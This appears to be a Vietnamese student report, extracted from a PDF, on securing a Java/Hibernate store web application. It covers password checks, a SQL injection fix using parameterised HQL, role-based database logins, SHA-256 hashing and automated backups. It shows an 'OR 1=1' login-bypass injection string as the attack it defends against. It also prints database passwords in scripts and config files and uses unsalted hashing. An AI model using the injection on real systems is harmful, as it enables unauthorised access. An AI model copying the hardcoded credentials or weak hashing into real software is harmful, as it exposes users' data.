    boolean hasUpperCase = Pattern.compile("[A-Z]").matcher(password).find();
    // Kiểm tra chữ thường
    boolean hasLowerCase = Pattern.compile("[a-z]").matcher(password).find();
    // Kiểm tra số
    boolean hasNumber = Pattern.compile("\\d").matcher(password).find();
    // Kiểm tra ký tự đặc biệt
    boolean hasSpecialChar = Pattern.compile("[@%#]").matcher(password).find();

    // Trả về true nếu tất cả các điều kiện đều đạt
    return hasUpperCase && hasLowerCase && hasNumber && hasSpecialChar;
}

public String generateRandomPassword() {
    SecureRandom random = new SecureRandom();
    StringBuilder password = new StringBuilder(PASSWORD_LENGTH);

    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = random.nextInt(CHARACTERS.length());
        password.append(CHARACTERS.charAt(index));
    }
    return password.toString();
}
```

Ta có thể sử dụng hàm kiểm tra độ mạnh mật khẩu `isValidPassword()` để kiểm tra đầu vào của mật khẩu , đảm bảo mật khẩu là đủ mạnh:

```


String password = request.getParameter("password");
String reEnterPassword = request.getParameter("re-enter-password");
String fullName = request.getParameter("full-name");
String phoneNumber = request.getParameter("phone-number");
String streetName = request.getParameter("streetName");

Boolean isValid = Boolean.TRUE;


if (password.isEmpty() || !accountUtility.isPasswordValid(password)) {
    model.addAttribute("passErr", "Mật khẩu trống hoặc không đủ mạnh.Vui lòng nhập mật khẩu!");
    isValid = Boolean.FALSE;
}

```

Nếu mật khẩu không đủ mạnh sẽ báo lỗi và bắt người dùng nhập lại




Nếu mật khẩu đủ mạnh sẽ cập nhật mật khẩu mới cho người dùng và trả về trang chủ:



Tương tự ta cũng sử dụng hàm kiểm tra độ mạnh mật khẩu `isValidPassword()` trong các form đăng ký , tạo lại mật khẩu ....

## Demo khắc phục lỗi chèn mã SQL

Thông thường, khi ta thực hiện các câu lệnh SQL, nếu ta truyền tham số vào một cách trực tiếp như trên thì nó rất dễ xảy ra lỗi, kẻ tấn công chỉ cần thêm một chuỗi OR 1=1 vào cuối câu thì xem như kẻ đó đã vượt qua được bước xác thực.



```
SQLQuery1.sql - A...NONGSAN4 (sa (90))*
SELECT TOP 1 * FROM Account
WHERE gmail = 'abc' AND password = '1234' OR 1=1
```

- Để giải quyết lỗi SQL injection, ta cần đảm bảo mọi dữ liệu đầu vào từ người dùng phải được xử lý, không được chèn giá trị trực tiếp vào câu lệnh SQL mà phải tham số hóa.

- Sử dụng ORM frameworks như Hibernate, JPA, hoặc Spring Data JPA giúp tự động tạo ra các câu lệnh SQL an toàn bằng cách sử dụng tham số hóa và tránh việc trực tiếp xây dựng câu lệnh SQL bằng tay.

```
@Override
public AccountEntity getAccountByGmail(String gmail) {
    AccountEntity account = null;
    Session session = factory.getCurrentSession();
    String hql = "FROM AccountEntity WHERE gmail = :gmail";
    try {
        Query query = session.createQuery(hql);
        query.setParameter("gmail", gmail);

        account = (AccountEntity) query.uniqueResult();
    } catch (Exception e) {
        System.out.println("Error: " + e.toString() + "\nStacktrace:");
        e.printStackTrace();
    }
    return account;
}
```

- Ké tấn công lợi dụng lỗ hổng SQL injection, nhập mật khẩu dạng **anything' OR 1=1** – để vượt qua bước đăng nhập. Nhưng với hibernate thì không thể. Với đoạn code trên thì ta phải nhập đúng chính xác mật khẩu và gmail thì mới có thể đăng nhập được.

- Nếu dữ liệu đầu vào có chứa các ký tự đặc biệt như dấu ‘ “ thì hibernate sẽ tự động xử lý và báo lỗi

Email:\*

tribui2017@gmail.com

Password:\*

\*\*\*\*\*

Mật khẩu của bạn sai hoặc username không đúng!

Và giao diện khi thực hiện đăng nhập thành công:

The screenshot shows a management dashboard for a business. On the left, there is a sidebar with navigation links: Dashboard, Category, Product, Import Bill, Orders, Staffs, and Help. The main area is titled "/ Management Page". It features four key metrics: Import cost (972,000), Revenue (0), Order Number (0), and Customer (4). Below these are sections for "Order today" (listing columns: ID, CustomerName, Total Quantity, Total Price, Order At, Order Status, Action) and "Most purchased products" (listing columns: Id, ProductName, Sell price, Quantity sold). The "Most purchased products" section includes images of the products: Khoai tây (5 units), Táo (3 units), and Cà rốt (1 unit).

### Demo khắc phục cấp đặc quyền quá mức cho người dùng và nhóm người dùng

Ta phân cấp người dùng bằng script SQL:

Tạo người dùng ADMIN , có toàn quyền trong CSDL:

```

DECLARE @DB_PATH NVARCHAR(MAX) = 'C:\Users\HUU TRI\eclipse-workspace\agrStoreManagement\src\main\webapp\WEB-INF\configs';
DECLARE @RESOURCES_PATH NVARCHAR(MAX) = 'C:\Users\HUU TRI\eclipse-workspace\agrStoreManagement\src\main\webapp\assets';
PRINT @DB_PATH;
-- Admin agent
CREATE LOGIN ADMIN_AGENT WITH PASSWORD = 'Re$adRa5tOF2Edr51As@';
USE DB_WEBNONGSAN4;
CREATE USER ADMIN_AGENT FOR LOGIN ADMIN_AGENT;

--Phân quyền cho admin có full quyền trong hệ thống
GRANT SELECT, INSERT, UPDATE, DELETE
ON DATABASE::DB_WEBNONGSAN4 TO ADMIN_AGENT;
GO

-- Cấp quyền cho tất cả các tác vụ liên quan đến dữ liệu
GRANT SELECT, INSERT, UPDATE, DELETE, EXECUTE, ALTER, REFERENCES
ON DATABASE::DB_WEBNONGSAN4 TO ADMIN_AGENT;

-- Cấp quyền tạo, sửa đổi và xóa các đối tượng cơ sở dữ liệu
GRANT CREATE TABLE, CREATE VIEW, CREATE PROCEDURE, CREATE FUNCTION, CREATE SCHEMA
ON DATABASE::DB_WEBNONGSAN4 TO ADMIN_AGENT;

-- Cấp quyền quản lý user và quyền của họ trong cơ sở dữ liệu
GRANT ALTER ANY USER, CONTROL
ON DATABASE::DB_WEBNONGSAN4 TO ADMIN_AGENT;

-- Cấp quyền sao lưu và khôi phục dữ liệu
GRANT BACKUP DATABASE, BACKUP LOG

```

Tạo người dùng CUSTOMER có một số quyền cơ bản trong mua hàng , quản lý giỏ hàng , đơn hàng, không được thao tác nghiệp vụ nào trong phần quản lý của ADMIN:

```

-- Customer agent
CREATE LOGIN CUSTOMER_AGENT WITH PASSWORD = '@UgaSw8PR@crEheCrutr';
USE DB_WEBNONGSAN4;
CREATE USER CUSTOMER_AGENT FOR LOGIN CUSTOMER_AGENT;

--Phân quyền cho khách hàng:
-- Account
GRANT SELECT, UPDATE, INSERT ON dbo.Account TO CUSTOMER_AGENT;
--Address
GRANT SELECT, UPDATE ON dbo.Address TO CUSTOMER_AGENT;
--Cart
GRANT SELECT, INSERT, DELETE, UPDATE ON dbo.Cart TO CUSTOMER_AGENT;
--CartItem
GRANT SELECT, INSERT, DELETE, UPDATE ON dbo.CartItem TO CUSTOMER_AGENT;
--Category
GRANT SELECT ON dbo.Category TO CUSTOMER_AGENT;
--District
GRANT SELECT, UPDATE ON dbo.District TO CUSTOMER_AGENT;
--FeedBack
GRANT SELECT,UPDATE, INSERT, DELETE ON dbo.Feedback TO CUSTOMER_AGENT;
--OrderBill
GRANT SELECT , INSERT ON dbo.OrderBill TO CUSTOMER_AGENT;
--OrderBillDetail
GRANT SELECT , INSERT , UPDATE , DELETE ON dbo.OrderBillDetail TO CUSTOMER_AGENT;
--Product
GRANT SELECT ON dbo.Product TO CUSTOMER_AGENT;
--Provider

```

Tạo Employee với một số quyền tương tự ADMIN nhưng hạn chế hơn:

```
CREATE LOGIN EMPLOYEE_AGENT WITH PASSWORD = 'kubrob$4TRl4ReflKaw+';
USE DB_WEBNONGSAN4;
CREATE USER EMPLOYEE_AGENT FOR LOGIN EMPLOYEE_AGENT;

--Phân quyền cho employee:
-- Account
GRANT SELECT, UPDATE ON dbo.Account TO EMPLOYEE_AGENT;
--Address
GRANT SELECT, INSERT, UPDATE ON dbo.Address TO EMPLOYEE_AGENT;
--Cart
--GRANT SELECT, INSERT, DELETE, UPDATE ON dbo.Cart TO EMPLOYEE_AGENT;
--CartItem
--GRANT SELECT, INSERT, DELETE, UPDATE ON dbo.CartItem TO EMPLOYEE_AGENT;
--Category
GRANT SELECT ON dbo.Category TO EMPLOYEE_AGENT;
--District
GRANT SELECT, UPDATE ON dbo.District TO EMPLOYEE_AGENT;
--FeedBack
GRANT SELECT, DELETE ON dbo.Feedback TO EMPLOYEE_AGENT;
--OrderBill
GRANT SELECT , UPDATE , DELETE ON dbo.OrderBill TO EMPLOYEE_AGENT;
--OrderBillDetail
GRANT SELECT , DELETE ON dbo.OrderBillDetail TO EMPLOYEE_AGENT;
--Product
GRANT SELECT , INSERT , UPDATE, DELETE ON dbo.Product TO EMPLOYEE_AGENT;
--Provider
GRANT SELECT ON dbo.Provider TO EMPLOYEE_AGENT;
--Province
```

Và tạo nhóm người dùng DEFAULT , chưa đăng nhập vào website chỉ được xem sản phẩm, tạo tài khoản...:

```
-- Default agent
CREATE LOGIN DEFAULT_AGENT WITH PASSWORD = 'Sw!th2#r8yitE5ut#l#a';
USE DB_WEBNONGSAN4;
CREATE USER DEFAULT_AGENT FOR LOGIN DEFAULT_AGENT;

-- Cấp quyền chỉ được xem
ALTER ROLE db_datareader ADD MEMBER DEFAULT_AGENT;
-- Từ chối xem cột gmail TABLE Account của DEFAULT_AGENT
DENY SELECT ON Account(gmail) TO DEFAULT_AGENT;
-- Từ chối xem cột password TABLE Account của DEFAULT_AGENT
DENY SELECT ON Account(password) TO DEFAULT_AGENT;
-- Từ chối xem cột phoneNumber TABLE Account của DEFAULT_AGENT
DENY SELECT ON Account(phoneNumber) TO DEFAULT_AGENT;

GRANT INSERT, SELECT, UPDATE ON dbo.Cart TO DEFAULT_AGENT;
GRANT SELECT,INSERT,UPDATE ON dbo.Account TO DEFAULT_AGENT;

--Address
GRANT SELECT, INSERT, UPDATE ON dbo.Address TO DEFAULT_AGENT;
--Phân quyền cho người dùng chưa đăng nhập:
```

Ta định tuyến từng người dùng theo Role đăng nhập (mặc định lúc chưa đăng nhập sẽ là DEFAULT):

```

public class DynamicConnectionRouter extends AbstractRoutingDataSource {
    // Make this static and ensure thread safety
    private static final ThreadLocal<String> currentDataSourceKey = ThreadLocal.withInitial(() -> "defaultDataSource");

    @Override
    protected Object determineCurrentLookupKey() {
        String key = currentDataSourceKey.get();
        System.out.println("==> Retrieving DataSource Key: " + key);
        return key;
    }

    public void route(RoleEntity role) {
        if (role == null) {
            throw new IllegalArgumentException("==> Role cannot be null");
        }

        Map<String, String> roleToDataSourceMap = Map.of("Admin", "ADMIN_DB", "Employee", "EMPLOYEE_DB", "Customer", "CUSTOMER_DB");

        String dataSourceKey = roleToDataSourceMap.get(role.getName());
        if (dataSourceKey == null) {
            throw new IllegalArgumentException("==> No data source found for role: " + role.getName());
        }

        currentDataSourceKey.set(dataSourceKey);
    }

    // Add a method to clear the data source key after request
    public void clearDataSourceKey() {
        System.out.println("==> Clearing DataSource Key");
        currentDataSourceKey.remove();
    }
}

```

Cấu hình file tài nguyên DATABASE cho từng nhóm người dùng:

```

1# Cau hinh chung
2db.driver=com.microsoft.sqlserver.jdbc.SQLServerDriver
3hibernate.dialect=org.hibernate.dialect.SQLServerDialect
4hibernate.show_sql=true
5
6# Ket noi mac dinh
7db.url=jdbc:sqlserver://localhost:1433;Database=DB_WEBNONGSAN4;integratedSecurity=false;trustServerCertificate=true
8db.username=DEFAULT_AGENT
9db.password=S!th2#t8yitE5ut#l#
10
11# Ket noi cho customer
12customer.db.url=jdbc:sqlserver://localhost:1433;Database=DB_WEBNONGSAN4;integratedSecurity=false;trustServerCertificate=false
13customer.db.username=CUSTOMER_AGENT
14customer.db.password=@UgaSw8PR@rEheCrutr
15
16# Ket noi cho employee
17employee.db.url=jdbc:sqlserver://localhost:1433;Database=DB_WEBNONGSAN4;integratedSecurity=false;trustServerCertificate=false
18employee.db.username=EMPLOYEE_AGENT
19employee.db.password=kubrob$4TR14REFlKaw+
20
21# Ket noi cho admin
22admin.db.url=jdbc:sqlserver://localhost:1433;Database=DB_WEBNONGSAN4;integratedSecurity=false;trustServerCertificate=false
23admin.db.username=ADMIN_AGENT
24admin.db.password=Re$adRa5tOF2Edr51As@

```

Cấu hình dataSource trong hibernate để định tuyến cho từng nhóm người dùng đăng nhập theo Role:

```

<!-- Cấu hình DataSource động -->
<bean id="dynamicDataSource"
      class="agrStore.database.router.DynamicConnectionRouter">
    <property name="targetDataSources">
      <map key-type="java.lang.String">
        <entry key="CUSTOMER_DB" value-ref="customerDataSource" />
        <entry key="EMPLOYEE_DB" value-ref="employeeDataSource" />
        <entry key="ADMIN_DB" value-ref="adminDataSource" />
      </map>
    </property>
    <property name="defaultTargetDataSource"
              ref="defaultDataSource" />
  </bean>


<!-- DataSource mặc định -->
<bean id="defaultDataSource"
      class="com.zaxxer.hikari.HikariDataSource">
    <property name="driverClassName" value="${db.driver}" />
    <property name="jdbcUrl" value="${db.url}" />
    <property name="username" value="${db.username}" />
    <property name="password" value="${db.password}" />
    <property name="maximumPoolSize" value="10" />
  </bean>
  <!-- <bean id="defaultDataSource" class="com.zaxxer.hikari.HikariDataSource">

```

Khi vào với Role Admin:

The screenshot shows the 'Management Page' for an 'Admin User'. The top navigation bar includes a logo, a search bar, and a user profile icon. The main content area features several cards with metrics: 'Import cost' (0), 'Revenue' (0), 'Order Number' (0), and 'Customer' (4). Below these are two tables. The first table, 'Order today', lists columns for ID, CustomerName, Total Quantity, Total Price, Order At, Order Status, and Action. The second table, 'Most purchased products', lists columns for Id, ProductName, Sell price, and Quantity sold. The left sidebar contains a navigation menu with links for Dashboard, Category, Product, Import Bill, Orders, and Reports.

Khi vào với Role Customer:



Khi vào với Role Staff:

ID	CustomerName	Total Quantity	Total Price	Order At	Action
1	Customer 111	3	140,000	2024-10-15	<input type="button" value="Đã xác nhận"/>
2	Customer 2	2	45,000	2024-10-15	<input type="button" value="Chờ giao hàng"/>
4	Customer 111	3	120,000	2024-12-03	<input type="button" value="Đã xác nhận"/>
6	Customer 111	0	0	2024-12-03	<input type="button" value="Chờ xác nhận"/>
7	Customer 111	0	0	2024-12-03	<input type="button" value="Chờ xác nhận"/>

### Demo khắc phục dữ liệu không được mã hóa

Viết hàm mã hóa mật khẩu từ dạng plaintext khi nhập -> dạng hash để lưu vào cơ sở dữ liệu:

```

// Hàm băm mật khẩu (SHA-256)
public String getHashPassword(String password) {
    try {
        // Create MessageDigest instance for SHA-256
        MessageDigest md = MessageDigest.getInstance("SHA-256");

        // Add password bytes to digest
        md.update(password.getBytes());

        // Get the hash's bytes
        byte[] bytes = md.digest();

        // Convert bytes to hexadecimal format
        StringBuilder sb = new StringBuilder();
        for (byte aByte : bytes) {
            sb.append(Integer.toHexString((aByte & 0xff) + 0x100, 16).substring(1));
        }

        // Get complete hashed password in hexadecimal format
        return sb.toString();
    } catch (NoSuchAlgorithmException e) {
        // Handle NoSuchAlgorithmException
        e.printStackTrace();
        return null;
    }
}

```

Gọi hàm để lưu password dạng hash vào cơ sở dữ liệu:

```

// Tao account mới với role là customer
System.out.println("==> Create new user's account");
RoleEntity customerRole = roleService.getRoleById(3);
if (customerRole != null) {
    try {

        account.setPassword(accountUtility.getHashPassword(reEnterPassword));
        account.setFullName(accountUtility.standardizeName(fullName));
        account.setPhoneNumber(phoneNumber);
        account.setStatus(Boolean.TRUE);
        account.setCreateAt(new Date());
        account.setUpdateAt(new Date());
        account.setRole(customerRole);

        accountService.addAccount(account);
        ServerLogger.writeActionLog(account.getGmail(), "Customer", "ADD", account);

        CartEntity cart = new CartEntity(account);
        cartService.addCart(cart);
        ServerLogger.writeActionLog(account.getGmail(), "Customer", "ADD", cart);

        return "redirect:/";
    } catch (Exception e) {
        ServerLogger.writeErrorLog(account.getGmail(), "Customer", "ADD", e);
    }
}

```

Ánh xạ thông qua thực thể Entity để lưu password dạng hash và các thông tin khác vào cơ sở dữ liệu

```
@Transactional  
@Repository  
public class AccountDAOImpl implements AccountDAO {  
  
    @Autowired  
    SessionFactory factory;  
  
    @Override  
    public void addAccount(AccountEntity acc) {  
        Session session = factory.openSession();  
        Transaction t = session.beginTransaction();  
  
        try {  
            session.save(acc);  
            t.commit();  
        } catch (Exception e) {  
            t.rollback();  
            System.out.println("Error: " + e.toString() + "\nStacktrace:");  
            e.printStackTrace();  
        }  
    }  
}
```

Tương tự ta dùng hàm getHashPassword() để lưu password vào CSDL với dạng hash ở các form đăng ký , tạo lại mật khẩu , đổi mật khẩu ....

## **Demo sao lưu dữ phòng cơ sở dữ liệu**

- Sao lưu cơ sở dữ liệu là một bước quan trọng để bảo vệ dữ liệu quan trọng khỏi mất mát do sự cố hệ thống, tấn công mạng, hoặc lỗi con người.



- Nó đảm bảo khả năng khôi phục nhanh chóng, giảm thiểu thời gian gián đoạn hoạt động và đáp ứng các yêu cầu về bảo mật, pháp lý. Trong trường hợp bị tấn công, như ransomware hoặc các hành động phá hoại, một bản sao lưu gần đây giúp ta khôi phục hệ thống mà không phải nhượng bộ kẻ tấn công.

### ❖ Các bước sao lưu dự phòng cơ sở dữ liệu

- Ta cần phải tạo một tài khoản dùng riêng trong việc sao lưu

```
1 -- Tạo login cho backup
2 CREATE LOGIN backup_service WITH PASSWORD = 'StrongPassword123!';
3
4 -- Tạo user trong database
5 USE [DB_WEBNONGSAN];
6 CREATE USER backup_service FOR LOGIN backup_service;
7
8 -- Cấp quyền cần thiết
9 GRANT BACKUP DATABASE TO backup_service;
10 GRANT BACKUP LOG TO backup_service;
11 GRANT VIEW SERVER STATE TO backup_service;
```

- Tiếp đó tạo một Stored Procedure để thực hiện công việc sao lưu

```
13 USE [DB_WEBNONGSAN]
14 GO
15 CREATE PROCEDURE [dbo].[sp_BackupDatabase]
16 AS
17 BEGIN
18     DECLARE @BackupPath NVARCHAR(500)
19     DECLARE @DBName NVARCHAR(100)
20     DECLARE @FileName NVARCHAR(100)
21     DECLARE @BackupFile NVARCHAR(1000)
22     DECLARE @Description NVARCHAR(100)
23
```

- Tạo một file backup.bat có nội dung như sau rồi lưu vào thư mục mà ta muốn lưu trữ các bản sao lưu

```


File Edit View

sqlcmd -S .\SQLEXPRESS -d DB_WEBNONGSAN -U backup_service -P StrongPassword123! -Q "EXEC sp_BackupDatabase"

```


câu lệnh có ý nghĩa là đăng nhập vào cơ sở dữ liệu DB\_WEBNONGSAN bằng tài khoản backup\_service với password là StrongPassword123! Sau đó khởi chạy Stored Procedure sp\_BackupDatabase

- Những bước trên chỉ thực hiện việc sao lưu khi chạy Stored Procedure trong cơ sở dữ liệu, ta cần phải tự động hóa quá trình này bằng các bước tiếp theo sau đây
- Ta sử dụng công cụ Task Scheduler của Windows để thực hiện chạy Stored Procedure một cách tự động. Task Scheduler là một công cụ có sẵn trong Windows giúp người dùng thực hiện một số hành động và tác vụ trên máy tính như tự động chạy một phần mềm nào đó có sẵn, có khả năng tự động hóa các tác vụ nhanh chóng và hiệu quả




trong giao diện chính của Task Scheduler, ta quan sát qua phần Actions, nhấp chọn vào mục Create Basic Task

